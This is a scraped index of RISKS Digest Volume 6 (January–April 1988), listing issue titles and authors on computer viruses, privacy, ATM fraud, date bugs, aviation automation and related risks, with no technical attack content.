

Search RISKS using swish-e

THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Index to Volume 6

Tuesday, 31 May 1988

Issue 1 (2 Jan 88)

- The Christmas Virus (Martin Minow)
- · Password security in multi-user systems (J. Eric Townsend)
- Re: Program trading (K. Richard Magill)
- DES and NSA's new codes (Tom Athanasiou)
- Electronic Interference (Al Watters)
- American Express security ... (Henry Mensch)
- SSN / Phone Number / etc. on credit purchases (Jordan Hayes, David Albert)

Issue 2 (4 Jan 88)

- Source Code is Counter to Viruses & Trojan Horses (Hal Guthery)
- Viral VAXination? (Bryce Nesbitt)
- Who is entitled to privacy? (Andy Freeman)
- SSN / Passport / IRS ... (Joe Morris, Don Wegeng, Jean Marie Diaz, Martin Minow, Brint Cooper, EAE114, John Pershing)

Issue 3 (5 Jan 88)

- Ham radios and non-ionizing radiation (Eric Townsend)
- Date formats (Geoff Lane)
- Risks of Not Using Social Security Numbers (Bruce Baker)
- Source code not a defense (TMPLee, Chris Torek, William Smith, Tom Lane, Don Chiasson, Jeffrey R Kell)
- Unshar program (Brent L. Woods)

Issue 4 (6 Jan 88)

- PCs die of New Year Cerebration (Scot E. Wilcoxon)
- More on Missouri Voting Decision (Charles Youman)
- Market for prankster programs? (Geoff Goodfellow)
- Ham radio operators and cancer (Mark Fulk, Steve Philipson)
- Getting into ATM rooms (Mark A. R.)
- Re: Knowing Source Code is not Sufficient (Michael Wagner)
- Trust and quoting and write-only hard disks (Michael Wagner)

Issue 5 (7 Jan 88)

• Re: PCs die of New Year Cerebration (John Owens, Paul F Cudney)

- Source code vs. attacks -- Avoidance techniques (David Collier-Brown)
- Ham Radiation and Cancer (Barry Ornitz [long], Martin Ewing, Douglas Jones)

Issue 6 (8 Jan 88)

- Engines Of Creation, Engines of Destruction (Eric S. Raymond)
- An Israeli virus (Mike Linnig)
- Getting into ATM rooms (Bob Larson, Fuat C. Baran)
- Power lines (Prentiss Riddle)

Issue 7 (11 Jan 88)

- You don't need a computer to have a technical RISK. (Joe Morris)
- · Leap second leaps seconds (Alan Wexelblat)
- Plan to automate Federal tax collection system? (John Gilmore)
- Creative quality control in missile systems? (Dave Curry)
- Re: getting into ATM rooms (Eric Skinner)
- Re: PCs die of New Year Cerebration (Scot E. Wilcoxon)
- Computer asks you your SSI number as ID (Hank Roberts)
- Computer Virus.... sources(!) (David HM Spector)
- Reagan Signs Bill Governing Computer Data (Hugh Pritchard)
- Indianapolis Air Force jet crash (Dave Curry)

Issue 8 (12 Jan 88)

- Missent Missives (Martin Ewing, Leonard B. Bliss)
- Touch-Tone Risks (Andrew Vaught)
- American Express Computer Problem 2 (Frank Wales)
- Re: PCs die of New Year Cerebration (Scott Nelson)
- UK Logic Bomb Case is Thrown Out (Geoff Lane)
- SSN abuse warned about long ago (Richard Brown)
- SSN Required Disclosures -- library social security privacy (Steve Cisler)

Issue 9 (14 Jan 88)

- "The Consultant" by John McNeil (Jim Horning)
- Re: Missent Missives (Ge' Weijers, Steve Caine, Brent Chapman)
- Re: PCs die of New Year Cerebration (Sam Cramer)
- SSN / Phone Number / etc. (Andrew Burt, Bruce O'Neel)
- Library book borrowing privacy (Geoff Goodfellow, Will Martin, Steve Cisler)
- SSNs (lan G Batten)

Issue 10 (15 Jan 88)

- Multimillion \$ Fraud Failed due to Computer Error (Frans Heeman)
- <u>Library Privacy (Michael Wagner)</u>
- A reverse Heisenbug: it's there only if you look for it (Dave Platt)
- "The Consultant" on TV (Jim Horning)
- The timewarps of '88 (Rayan Zachariassen)

Issue 11 (22 Jan 88)

- Another One-Character Error (Earl Boebert)
- Safety in MIL-STD-2167A (Nancy Leveson)
- Brady Report on the Crash (Randall Davis)
- Data tampering, CTFC study of Major Market Index (Randy Oppenheimer)
- Court drops 'logic bomb' trial (John Pettitt)

- Official word on Social Security Numbers (Rob Austein)
- VAX/VMS security problem (Philip Taylor via Rob Gross)
- TimeWarps as an omen (Jeffrey R Kell)
- New Year's (Robert Slade)
- Time-chasing (Paul Fugua)
- Re: New Year's Sun clock (Martin Ewing)

Issue 12 (22 Jan 88)

- Risks in technology transfer policy (Alan Wexelblat)
- Trojan-horsed smart terminals? (Tim McDaniel)
- The virus reaches Israel (Martin Minow)
- Checking for Trojan Horses and Viruses (Dennis L. Mumaugh)
- RISKS of uux(1) and trusting remote hosts (Abercrombie)
- Sheep, Goats, and responding to computer-generated requests (Martin Smith)
- Proposal for Fault Tolerance Newsgroup (Don Lee)

Issue 13 (24 Jan 88)

- U.S. Fears Satellites Damaged (PGN)
- Signal-light malfunction blamed in L.A. train wreck (PGN)
- Big Error on Benefits by a State Computer (PGN)
- London Underground Ticket Machine fraud (John Pettitt)
- The responsibility of and for 'bringing us C and Unix' (Geraint Jones)
- Technology transfer policy and Halley's Comet probe (Alex Colvin)
- Non-ionizing radiation (John Nowack, Jonathan Thornburg)
- Books about SDI software -- a request (Dan Jones)

Issue 14 (25 Jan 88)

- Safe programming languages (Bob Estell)
- More about the technology transfer policy (Paul Smee)
- A second Sun clock error: no sanity checking (John Bruner)
- "Things That Go 'Beep'" (Paul Fuqua)
- High-voltages and Europe vs USA (Kee Hinckley)
- I know why Ham Radio Operators die so often!!! (silly) (Eric Townsend)

Issue 15 (26 Jan 88)

- RISKS in Cable TV? ([...])
- Re: U.S. Fears Satellites Damaged (Henry Spencer)
- My country's misguided technology transfer policy (Geoff Goodfellow)
- Calendar bomb in the Ada language (Douglas Jones)
- Re: PCs die of New Year Cerebration (Larry Rosenstein)
- GAO report on the Oct 19th crash... (Barry Shein)
- Re: null loops (Mike Linnig)
- Bloody SSNs again (Hank Roberts)
- Re: Non-ionizing radiation (Henry Spencer)

Issue 16 (27 Jan 88)

- Computer error blamed for diplomatic fiasco (Bernard de Neumann)
- A feedback loop in tax preparation algorithms (Lawrence R. Bernstein via PGN)
- IBM's meaning of "open" in the abbreviation OSI (Peter Sylvester)
- Bank abandons fouled-up computer system (Rodney Hoffman)
- Business view of software productivity (Rodney Hoffman)

VMS and login failure logins (Jerry Leichter)

- Software Power Switches (Mike Russell)
- A risk of using spelling checkers (Andy Freeman)
- Re: RISKS in Cable TV? (Andy Goldstein)
- Re: Calendar bomb in the Ada language (Jim Purtilo)
- Time Bombs in Bank Computers (John McLeod)

Issue 17 (28 Jan 88)

- Two recent stories with lessons to be learned (Rich Kulawiec)
- Ada Standard Time (Mike Linnig)
- Preventing Train Collisions by Technology (Mark Brader)
- Tax form iteration (G. Ansok, Kenneth Sloan)
- Boisjoly receives award (Peter Ladkin)

Issue 18 (29 Jan 88)

- Amazing story about shuttle software whistle-blowers (Nancy Leveson)
- AT&T computer billing error (Dave Curry)
- A testing time for students (Dave Horsfall)
- Re: RISKS in Cable TV? (Marty Moore)
- Re: Calendar bomb in the Ada language (Robert I. Eachus, Marty Moore)
- Technology Transfer Policy (Gordon S. Little)
- The fine points of fixed points (Jim Horning)
- Horrendous proliferation of BITNET barfmail (BITNETters PLEASE READ)

Issue 19 (1 Feb 88)

- No Time like the Present for Old Timers (Scott Dorsey)
- More software future shock (William Smith)
- TV Remote controls (Richard Dervan)
- Hertz Computer Hertz Repairees (Dave Wortman)
- Blowing Whistles or Blowing Smoke? (Guthery)
- Your SideKick may not be on your Side! (Scott M. Martucci)
- Re: Library Privacy -- the backup system (David Collier-Brown)
- Virus anxiety expressed in NY TIMES (Jon Jacky)
- Re: A feedback loop in tax preparation algorithms (Les Earnest)

Issue 20 (2 Feb 88)

- Unusual Computer Risk -- Harem Scarem? (Mike Bell)
- Mistaken AIDS warnings (Al Stangenberger)
- Human error vs human error (and bad design) (George Michaelson)
- Technology Transfer Policy (Henry Spencer)
- Re: Blowing Whistles or Blowing Smoke? (Ronni Rosenberg, Dan Franklin, Jonathan Kamens, Phil Agre, Steve Philipson, Frank Houston)
- Re: Virus anxiety expressed in NY TIMES (Amos Shapir)

Issue 21 (6 Feb 88)

- Delta Air Lines "Computer" Mistake (Chris McDonald)
- Missouri Voting Decision (Charles Youman)
- Re: Whistle-blowing (Bob Ayers)
- Re: RISKS in Cable TV? (Svante Lindahl)
- Time base on cable TV info (Kekatos)
- Signals on power lines (Peter da Silva)

The risk of LOJACK (Johnathan Vail)

- Risks of helpful news software (Henry Spencer)
- "My country's misguided technology transfer policy" (Hugh Davies)

Issue 22 (8 Feb 88)

- Software theft (PGN)
- Macintosh Virus Hits CompuServe (David HM Spector)
- · King Tut, call home! (Bill McGarry)
- Whistle-blowers (Jon Jacky, Nancy Leveson)
- Even little computers aren't immune from RISKs (Dave Horsfall)
- Final results not necessarily correct -- blame the database (Luke Visser)
- Early Warning Vulnerability (Ronald J Wanttaja)
- Software Warranties (Nancy Leveson)

Issue 23 (9 Feb 88)

- Don't believe everything you read in the papers. (David Purdue)
- Anti-virus software (Chuck Weinstock)
- Virus paranoia (Jeffrey Mogul)
- All Viruses Considered (Martin Minow)
- OTA Report: The Electronic Supervisor (Jan Wolitzky)
- Hub auto-theft lessons; \$\$\$ risks of Lojack (rdicamil)
- Re: voting (Mike Tanner)

Issue 24 (10 Feb 88)

- Alarming Wenches and Risks of Lojack (Alex Colvin, Scott A. Norton)
- Re: Software theft (Roy Smith)
- Interleaving of Early Warning Systems (Ronni Rosenberg)
- Shuttle Security (Jan Wolitzky)
- Risk Study Centers (Curtis C. Galloway)
- Legal Software testing (David Lesher)
- Re: risks of helpful usenet software (David Herron)
- Grants-chaos (F.H.D. van Batenburg)
- Re: viruses (Chaz Heritage)
- CompuServe virus more details et cetera (David HM Spector)

Issue 25 (11 Feb 88)

- Something fishy is going on with credit cards (William Daul)
- "Colloidal goo" considered harmful to ATM's (Jon Jacky)
- Lottery Random Numbers Too Random... (Henry (H.W.) Troup)
- New Scientist article on viruses (Bernie Cosell)
- Virus code and Infected Definitions (Vin McLellan)
- Yet Another Virus The "Brain" Virus (Bruce N. Baker)
- Two virus messages from Info-IBMPC (Jack Goldberg)
- Virus (Trojan) protection program now available from SIMTEL20(Keith Petersen).
- Another PC Virus (Y. Radai) [still more]

Issue 26 (13 Feb 88)

- Trojan horsing around with bank statements (PGN)
- Star Wars Test (Reid Simmons)
- Last-clasp credit cards (Carolyn M. Kotlas)
- "Inmate gets into computer files"; computer porn (Prentiss Riddle)

Safe Programming Languages (Martyn Thomas)

- Viruses and Virtual Memory (Dave Tweed)
- Software-based Mugging -- RISKS of Dragon Quest(John Elemans via Kevin Kelly)

Issue 27 (16 Feb 88)

- Sometimes doing nothing is doing something (Carl via Jerry Leichter)
- More info on Compuserve Macinvirus (Max Monningh)
- Viruses as copy protection (Eliot)
- Re: Trojan horsing around with bank statements (Henry Spencer)
- Re: computer pornography (Jonathan Kamens)
- Emergency Calls misdirected by Cellular Telephone System (Dave Wortman)
- Software Warranties (Robert Kennedy)
- Mag-stripe cards (Joel Kirsh)
- Interleaving of Early Warning Systems (Herb Lin)
- What is the responsibility of Administrators? (Chris McDonald)
- Data Physician -- Correction (Re: RISKS-6.25) (Andrew Hastings)
- Reporter seeking virus information (John Gilmore)

Issue 28 (17 Feb 88)

- Interleaved Alert Systems (Earl Boebert)
- Unix Review -- Safe and Secure (Aaron Schuman)
- Re: More info on Compuserve Macinvirus (Amos Shapir)
- More on LTAC -- software review and warranties (Nancy Leveson)
- Re: Software Warranties (Barry Nelson)
- Computer Pornography (Joe Morris, Jay Elinsky, Jim Frost, Don Mac Phee)
- A bit more on the AMTRAK crash... (John McMahon)
- Re: Last Clasp credit cards (Jack Holleran)
- 911 (Brint Cooper)
- Talk on Legal Issues of Computer Graphics by Susan Nycum (Eugene N. Miya)

Issue 29 (19 Feb 88)

- When in doubt, blame the computer. Mistaken-identity nightmare. (PGN)
- Re: Last Clasp credit cards; Mistaken identities (Wm Brown III)
- Magnetic clasps on purses (Art Evans)
- Code-altering viruses (News System Administrator)
- Viruses (Larry Nathanson)

Issue 30 (23 Feb 88)

- The risks of pressing the wrong key -- a taxing situation (Gligor Tashkovich)
- Taxing of information (Steven Koinm)
- Using viruses for copy protection (Doug McIlroy)
- What's in a Name, III (Vint Cerf, John Pershing)
- Re: Mistaken Identity (Amos Shapir)
- Details of bank's costly computer foul-up (Rodney Hoffman)
- Voice-print security (and Rory Bremner) (J M Hicks)
- Auto-mated Citations (Mark Brader)
- Re: Shuttle Security (Henry Spencer)

Issue 31 (24 Feb 88)

- Risks of Advertising Messages Appended to Telex Messages (Bruce N. Baker)
- "Viruses? Don't Worry!" (Joseph M. Beckman)

Held at Mouse-Point; Virus-Information Centres (Dave Horsfall)

- Computer Viruses -- a catalog (Dave Curry)
- Another RISK of viruses (David Purdue)
- · Virus security hole (Kevin Driscoll)
- Re: More info on Compuserve Macinvirus (Henry Spencer)
- Code-altering viruses (William Smith)
- Self Fulfilling Prophecies, the Chaos Computer Club,... (Frederick Korz)
- Viruses and secure systems (Kian-Tat Lim) [Fiction anticipates fact]

Issue 32 (26 Feb 88)

- Back-Seat Driving Goes High Tech (PGN)
- Lottomatic computing (PGN)
- Billion Dollar Software for \$900 ?? (Ken De Cruyenaere)
- Airbus Fly-by-Wire Controversy (Nancy Leveson)
- File matching (Barry Nelson)
- Mistaken Identity and Display of Retrieved Sets (James H. Coombs)
- Re: Taxing information (Dick King, Jeff MacKie-Mason, jong)
- Re: the risks of voice recognition in banking services (Jerry Kew)
- SDI S/W (Fred Baube)
- Request for Viruses to be used to test AntiBiotics (Amir Herzberg)
- Viruses and "The Adolescence of P-1" (Pat Reedy)

Issue 33 (29 Feb 88)

- Risks of Believing in Technology (Matt Bishop)
- Slippery slopes and the legitimatization of illegitimacy (David Thomasson)
- Post Office Loses Its Zip Maker (Charles Youman)
- File matching (Brint Cooper)
- More double troubles (Peter Capek)
- Government accountability rules used to justify inspection of all files (Marc Gibian)
- Counterfeit products (Gordan Palameta)
- Re: viruses (Marcus J. Ranum)
- "The Adolescence of P-1" (Jonathan I. Kamens)
- Computerized voting & punch cards (Will Martin)

Issue 34 (1 Mar 88)

- Leap-year madness (Charles Fineman via Chris Koenigsberg, Michael Wagner)
- Risks of Leap Years and Dumb Digital Watches (Mark Brader)
- Computer Programmed in Predjudice (Brian Randell)
- Lousy Lazy UNIX Linkers (Joe Dellinger)
- Slippery slopes and probabilities (David Thomasson, Barry Shein)
- Risks of Believing in Technology (Scott E. Preece)
- Protection of system configuration... (James Ford)
- Stealing Passwords on Telenet (Christopher Jewell)

Issue 35 (2 Mar 88)

- Double pay? Thank the bank. (Dave Horsfall)
- [Psychological Aspects of] Safe Systems (Nancy Leveson, Steve Philipson)
- Disappearing skills (Len Popp)
- Re: Slippery slopes and the legitimatization of illegitimacy (Bob English)
- Sins of RISKS and Risks of SINs (Robert Slade)
- <u>Dumb Digital Leap Year Madness (Mark Jackson, Matthew Kruk, Brint Cooper, Robert Slade)</u>
- Re: Virus security hole (Scot E. Wilcoxon)

Issue 36 (3 Mar 88)

- \$9.5 million computer-based check fraud (Donn Parker)
- Captain Zap Zaps Hackers (Donn Parker)
- Police computer problem (Michael J. Wallach)
- On the topic of correlating databases... (Matt Fichtenbaum)
- RISKs of computer swapping (Dave Horsfall)
- Bank ATMs and checking your statements (David Andrew Segal)
- Airbus Safety; Database Accuracy (Mike Olson)
- Slippery slopes & relative risk (Stephen Schaefer)
- Re: Disappearing Skills (Ronald J Bottomly)
- · Invalid dates (Ross Patterson, Lee Ridgway)
- Neural networks and P1 (Dave Pare)
- Ada-caused bugs? (Jerry Harper)
- Aerospace Computer Security Applications Conference (Marshall D. Abrams)

Issue 37 (6 Mar 88)

- Finagling Prescription Labels (Robert Kennedy)
- Opus bulletin boards fail worldwide on 1 March 1988 (Thomas Fruin, Dave Platt)
- Social Security Administrator hides computer problems (Ivan M. Milman)
- A320 Airbus Fly by Wire System (Geoff Lane)
- Black Monday not caused by program trading, MIT's Thurow asserts. (LT Scott A. Norton)
- Re: Ada-caused bugs? (Henry Spencer)
- Magnetic card sensitivity test (a sort of) (Matti Aarnio)
- Perrow's "Normal Accidents" (Brian Randell)

Issue 38 (7 Mar 88)

- EPROM Risk (Brian Randell)
- Bigoted expert systems (Jack Campin)
- PC-LOCK -- BEWARE (J Greely)
- Yet another antiviral program -- BEWARE (Ted M.P. Lee)
- mac II virus (Robert Ward)
- Database Design and Misuse (James H. Coombs)
- Correlating databases; Disappearing skills; Copious warnings (Paul Smee)
- Re: Disappearing Skills (Henry Spencer, Jonathan I. Kamens, David Wittenberg, Mark Vonder Haar)
- Re: Police computer problem -- license-plate matches (Brint Cooper)
- Leap year madness (Alan J Rosenthal)
- More on Bank ATMs and checking your statements (Eric Herrmann)

Issue 39 (8 Mar 88)

- Computer error and learned helplessness (Bruce Sesnovich)
- Garbage In, Gospel Out (Ephraim Vishniac)
- Re: Checking Statements & Disappearing Skills (Darin McGrew)
- <u>Disappearing skills (Al Stangenberger)</u>
- Lousy Lazy UNIX Linkers (David Collier-Brown, Henry Spencer, Andrew Klossner)
- Another Mac virus on the loose? (Chris Borton via Dave Platt)
- The last word (words, words and more words) on viruses (Robert Slade)
- BEWARE of PC-LOCK (James Ford)
- Moving time backwards (Paul Smee)
- Leap Year (Harold E. Russell)
- SDI related sources (Dan Jones)
- Electronic Privacy Act Info Request (Eliot Lear)

- First Boston faces substantial loss (Dave Curry)
- Reliance on computers (Bahn)
- Number plates sans sense (Niels Kristian Jensen via Espen Andersen)[old tale]
- Re: New Macintosh virus... (David HM Spector)
- [Psychological Aspects of] Safe Systems (Hugh Davies)
- Re: Bank ATMs and checking your statements (Paul Fugua)
- Re: waning arithmetic skills; erroneous large phone bills (Toby Gottfried)
- Trusting your calculator (Dan Franklin)
- Calculator Self Test (was: Disappearing skills) (Mark W. Eichin)
- Re: Disappearing skills (Bruce Hamilton)
- Computer Ethics in the curriculum (Rodney Hoffman)
- Database Correlation (Darin McGrew)

Issue 41 (10 Mar 88)

- Harmless Virus? (Richard S. D'Ippolito)
- Have I Missed Something? (Hacking, Trojan horsing, etc.) (Chris McDonald)
- Leap Year Madness (John W. Taylor Jr.) [... and Daylight Savings]
- "NOPLATE" and "NONE" (Steve Philipson) [... and SEE RISKS-3.12!]
- ATM-OS-FEARic pollution (Jim Sims)
- Another ATM discrepancy story (Ken Yap)
- Re: computer error and learned helplessness (James H. Coombs)
- Why don't they learn? (American vs European Date formats) (Gary Friedman)
- Computers on Aircraft (Keith Bjorndahl)
- Re: Reliance on computers (Inland Steel furnace burnout) (Dan Franklin)
- Lousy Lazy UNIX Linkers (Michael I. Bushnell)
- Need References to "Environmental Bugs" (Gene Spafford)

Issue 42 (13 Mar 88)

- A legal problem -- responses sought (Cathy Reuben)
- Computers on Aircraft (Robert Dorsett)
- High-Tech Trucking (Rick Sidwell)
- Re: Programs crying wolf (Peter da Silva)
- Pay cut (Martin Taylor)
- Dangers of Wyse terminals (A.Cunningham)
- Burnt-out LED (G. L. Sicherman)
- Re: Display self-test (Peter da Silva)
- Calculator Self-tests: HP34C has a full functional self-test (Karl Denninger)
- Trying harder on complex tasks than on simpler tasks (Robert Oliver)
- Police using computers Licence plate matches etc, etc. (Ted G. Kekatos)

Issue 43 (15 Mar 88)

- Leap-Year No-bull Prize Swap-Meat (PGN)
- A Copycat Scam, or, Ignorance is Bliss (Ted M P Lee)
- RISKS of programmable function keys (Darrell Long, Dave Platt, A.E. Mossberg)
- Re: CONNECT FROM "password stealer" (Peter da Silva)
- Re: Setting Clocks Backward (Scott Dorsey)
- Re: Date formats (Rahul Dhesi)
- End-Of-File checking (Peter Zadrozny)
- Taxing situations: Risks of unbridled complexity (Nelson Weiderman)
- Virus file (Robert Slade)
- Issue 44 (16 Mar 88)

- Terry Dean Rogan, concluded (for now) (Hal Perkins)
- RISKS in Bell lawsuit (Alan Wexelblat)
- Hackers to Face Jail or Fines (Anne Morrison)
- Risk in submarine accident; MAC Virus arrives in Germany; German Hacker arrested in Paris (Klaus Brunnstein)
- RISKS in the U.S. Government Archives (sethk)
- MacMag virus infects commercial software (Dave Platt)
- More on the Brandow virus (Dave Curry)

Issue 45 (17 Mar 88)

- Tax penalty (Bob Larson)
- Arete': Risks in Names -- RX for Confusion (PGN)
- Trusting aircraft instruments (Spencer Garrett, Steve Philipson)
- Hidden bugs from language extensions (William Smith)
- Date formats (Cormac O'Reilly)
- MacMag virus a SubGenius plot? (Prentiss Riddle)
- Re: Dangers of Wyse Terminals (Douglas Jones, Jim Frost)
- Virus file requests (Robert Slade)
- "NOPLATE" and "NONE" (Eric Norman, lee)
- High-Tech Trucking (Michael Wagner)
- Architecting Telephone Systems (Graham Wilkinson)
- Risks of using computers for Architectural Engineering (Steven Koinm)

Issue 46 (18 Mar 88)

- Incorrect computer data entries hide bridge dangers (Jon Mauney)
- Re: Held at Mouse Point (Bruce N. Baker)
- Federal Archive Integrity (Fred Baube)
- Credit-limit handling found overly restrictive (Wayne H. Badger)
- First-hand problems with Social security numbers (anonymous)
- RISKS in Bell lawsuit (Scott E. Preece)
- Teller Machines (Jon Mauney)
- Program prejudice; ATMs; self-test; unknowns; viruses (Larry Nathanson)
- Viruses go commercial (Norman S. Soley)
- The trouble with "Experts" (Ewan Tempero)
- Thoughts on viruses and trusted bulletin boards (Richard Wiggins)

Issue 47 (21 Mar 88)

- NTP Timewarp the difficulties of synchronizing clocks (Jerry Leichter)
- USA: Time for wrong time, again (Scot E. Wilcoxon)
- Risks from smart terminals and risks that aren't there (Jerry Leichter)
- ATMs and Fear of Cameras (Jeff Stearns)
- More Communications Insecurity (Dennis Hamilton)
- What the computer says, goes even if it is obviously wrong. (Michael Newbery)
- Risks of automatic mailwatch reply programs (Martin Minow)
- Census data availability (Joe Morris)
- Cyber Foundation BBS (James Jones via Martin Minow)

Issue 48 (23 Mar 88)

- Verified microprocessor for critical applications (Jon Jacky)
- Computer rolls give indigestion to voters? (Dave Horsfall)
- Re: "NEW" Amiga virus has arrived in Europe (Harv Laser)
- "Drive by wire" autos in development (Jonathan Jacky)

- The COMMON Code Virus (Kevin Driscoll)
- Lazy Lousy Linkers Leave Large Loophole, Let LowLife Lads Loose (Kevin Driscoll)

Issue 49 (27 Mar 88)

- Risks of loss of privacy from stolen computer (PGN)
- Things that go POOF! in the night (PGN)
- Virtuous Virus Language (Vin McLellan)
- Batch Viruses (Brian M. Clapper)
- Atari ST Virus (Chris Allen via Martin Minow)
- Rhine floods Communication link; Nightmare Virus Construction Set; CCC hackers revenge threat (Klaus Brunnstein)
- The Anti-Virus Business, or, This Generation's Snake-Oil? (TMP Lee)

Issue 50 (28 Mar 88)

- Short stories of old computer risks (Les Earnest)
- NY TIMES on risks of cockpit automation (Jon Jacky)
- Credit-limit handling found overly restrictive (Wayne H. Badger)
- Decomposing checks (David Rogers)
- Notifying users of security problems (Andy Goldstein)
- Entrepreneurial Viruses (Chuck Weinstock)
- Early viruses (Sayed A. Banawan)
- Person-in-the-Loop Amendment Signed into Law (Fred Baube)

Issue 51 (29 Mar 88)

- Drive-by-wire BMW (Zdybel)
- Re: High Tech Trucking (Franklin Anthes)
- Countering driver aggression (Leisa Condie)
- Risks in diving computers (J M Hicks)
- Why gamble on non-redundant systems? (Roy Smith) [lotto]
- RISKS of using the "AT&T Public Phone Plus" (Henry Mensch)
- The risks of rumours (Dave Horsfall)
- Credit-limit handling found overly restrictive (Wm Brown III)
- Program prejudice and psychological testing (Prentiss Riddle)
- Funny phone (Steve Strassmann)
- Risks there and whoops! still there! (A.E. Mossberg)

Issue 52 (1 Apr 88)

- April Fool's warning from Usenet (Gene Spafford via Cliff Stoll)
- Quebec Probing Leak of Government Information -- (Glen Matthews)
- New virus reported (Wes Brzozowski via Dave Goldblatt via Al Stangenberger)
- Virus precursor: "ANIMAL" (Mike Van Pelt)
- More On Race and Ethnicity Questions... (Mike Pabrinkis)
- Re: Short stories of old computer risks (Ephraim Vishniac)
- Re: Notifying users of security problems (Hugh Davies)
- Credit-limit handling found overly restrictive (Henry Mensch)
- Bankcard authorizations (Fred McKay)
- Terminals and checking the facts (Jerry Leichter)

Issue 53 (1 Apr 88)

- Virus attacks RISKS (Martin Minow)
- First International Conference on Secure Information Systems

Wednesday's time trouble at SRC (and fault-tolerant systems) (Tim Mann via Jim Horning)

- Two old viruses (Bill Kennedy)
- Credit card limits (Richard Wiggins)
- Bankcard authorizations (John Pershing)
- Things that go POOF! (Vander-Vlis)
- Diving tables (Joel Kirsh, Keith Anderson)
- Re: Terminals and checking the facts (A.E. Mossberg)

Issue 54 (4 Apr 88)

- Re: April Fool's Warning from Usenet (Gene Spafford)
- Intolerant Fault-Tolerance (Jerome H. Saltzer)
- How Computers Get Your Goat (PGN)
- Old viruses (Jerry Leichter)
- Re: Notifying users of security problems (Andy Goldstein)
- The "previous account" referred to in RISKS-6.51 (Les Earnest)
- Just Another Unix Spoof (Paul Cudney)

Issue 55 (5 Apr 88)

- Battle of the Virus Hunter (Amos Shapir)
- Software & War (Chief Dan Roth)
- A new RISK prevention scheme? (Eric Haines, not John Saponara)
- Yet Another UnTimely Risk (Paul Cudney)
- Olde Virus Shoppe (Barry Hayes, Douglas Jones)
- Re: (c) Brain VIRUS (Chief Dan Roth)
- Re: Risks in diving computers (Rich Sands)
- RISKS in philosophyland (David Thomasson)
- Risks of NOT giving race/ethnicity (David Rogers)
- Re: More On Race and Ethnicity Questions... (Henry Spencer)
- April Forgeries (Charles Daffinger, Rahul Dhesi)

Issue 56 (7 Apr 88)

- Guess what? A modified FLUSHOT! (James Ford)
- Scrambled FAT from hell (EDRAW) (Jay F. Rosenberg via Geoff Goodfellow)
- Re: Notifying users of security problems (Eric Postpischil)
- Another guarter heard from (re: viruses) (T.M.P. Lee)
- Virus distribution idea (Will Martin)
- Kerberos documentation -- [Third-Party Authentication] (Jennifer Steiner)
- Terminals: Why the discussion was interesting (Jerry Leichter)

Issue 57 (7 Apr 88)

- "Drive-by-light" automobile to be demonstrated (Jon Jacky)
- Air Force replacing flight training with simulation (Jon Jacky)
- Cockpit Automation Risks (Alan M. Marcum)
- Ada and exploding missiles (Jon Jacky)
- Bank money machines (Rick McTeague)
- Re: On UnTimely RISKS (RISKs of political consideration) (Eugene Miya)
- How Computers Get Your (Clarified) Goat! (Glen Matthews)
- Philosophy and discrimination (John Lavagnino)
- Comment on "Diving Risks" (Phil Pfeiffer)
- Re: The risks of rumours (Henry Spencer and Ken De Cruyenaere)
- Re: High Tech Trucking (George Michaelson, John Haller)
- Block mode terminals (Steve Bellovin)

Issue 58 (11 Apr 88)

- Computers are a drain on police cruisers (Mark Brader)
- What happened to personal responsibility? (George Michaelson)
- Re: Intolerant Fault-Tolerance (Tom Lane)
- Another Security Clearance Story (Ronald J Wanttaja)
- A new VMS security hole? (Jonathan Corbet)
- Re: Notifying users of security problems (John O. Rutemiller, William Smith)
- April Fool's Warning (Piet Beertema)
- Viruses (Fred Cohen)
- Virus Distribution (Peter G. Rose)
- Re: The "(c) Brain" virus is not a new virus. (Rob Elkins)
- There is a VT220 with block mode available from DEC. (David E A Wilson)
- Enfranchising the disenfranchised: our responsibility? (Tom Betz)
- <u>Discrimination and careless arguments</u> (<u>David Thomasson</u>)

Issue 59 (12 Apr 88)

- Robot suicide (Tom Slone)
- Computer Risks? UUCP map entries? ()
- Comment on "Diving Risks" -- Fail Safe Design? (Mark W. Eichin)
- "How Computers Get Your Goat" (Kevin B. Kenny)
- Should You Trust Security Patches? (Steve Bellovin)
- Race? (John Macdonald)
- A Cray-ving for RISK prevention (Matt Fichtenbaum)
- Re: What happened to personal responsibility? (Henry Spencer)
- Discrimination (John Lavagnino, Darin McGrew)
- Nonviral biological analogies -- a reference (Eugene Miya)
- New constituency for RISKS (Soviets embrace UNIX) (Jon Jacky)
- Vendor speak with "functioned" tongue! (Chris McDonald)

Issue 60 (13 Apr 88)

- Quebec's Centralized Filing System (Glen Matthews)
- State taxes on a new computer system (Steven McBride)
- Feynman & the Challenger disaster (Wm. Randolph Franklin and Willie Smith)
- Risks of computerized editing? (Haynes)
- New risk to computer users identified -- VCRs (Gary Chapman)
- Pilotless Combat Planes (Rodney Hoffman)
- April Fool once more (Piet Beertema)
- Re: Macintosh off switch (Mike Linnig)
- Diving (Rich Sands)
- Re: Discrimination and careless arguments (Les Earnest)
- Discrimination -- unmuddling the muddlies (David Thomasson)
- What was the question? (John (J.G.) Mainwaring)

Issue 61 (14 Apr 88)

- Obscure C contest gaffe (Matthew P Wiener)
- Risks of Lap-Tops in Exams (PGN)
- Re: Macintosh Power switch (Greeny)
- Crimes of the Depressed (Vin McLellan)
- More evidence for an old risk -- Enigma (Dave Mankins)
- Norwegian embezzlement (Eirik Kim Pedersen via David Edwards)
- Race, identification, and muddly thinking (David Thomasson)

- "Race" as ID (Will Martin)
- Re: File "RISKS-6.FEYNMAN" -- and a ghost story (Jerry Leichter)

Issue 62 (15 Apr 88)

- Neural Hype (Brian Randell)
- Bay Meadows Sued Over Computer Betting Glitch (PGN)
- Carl's Jr. alleged inside trading caught "by computer" (Dave Suess)
- DoD simulations (Gary Chapman)
- The Israeli virus bet (Y. Radai)
- Types A and B: doesn't anyone read CACM? (Eric Roskos)
- Accountability (George)

Issue 63 (17 Apr 88)

- The Phantom of the Arpanet (Cliff Stoll)
- New VMS security problems? (Klaus Brunnstein and Darren Griffiths)
- Printers as perforators (Stephen Page)
- Another ATM story (Win Treese)
- Re: Accountability (Eugene Miya)
- BENEFITS! of RISKS (Post Office Stamp Machines) (Eugene Miya)
- Color blindness (Rick Sidwell)
- Race, Sex, and other imponderables (Joe Dellinger)
- Ethnics and UCB (Peter da Silva)
- Re: Enfranchising the disenfranchised: our responsibility? (Paul Shields)
- Diving ascent computer (Mike)
- Productivity: Progress, Prospects, and Payoff -- Preliminary Program (Charles Youman)

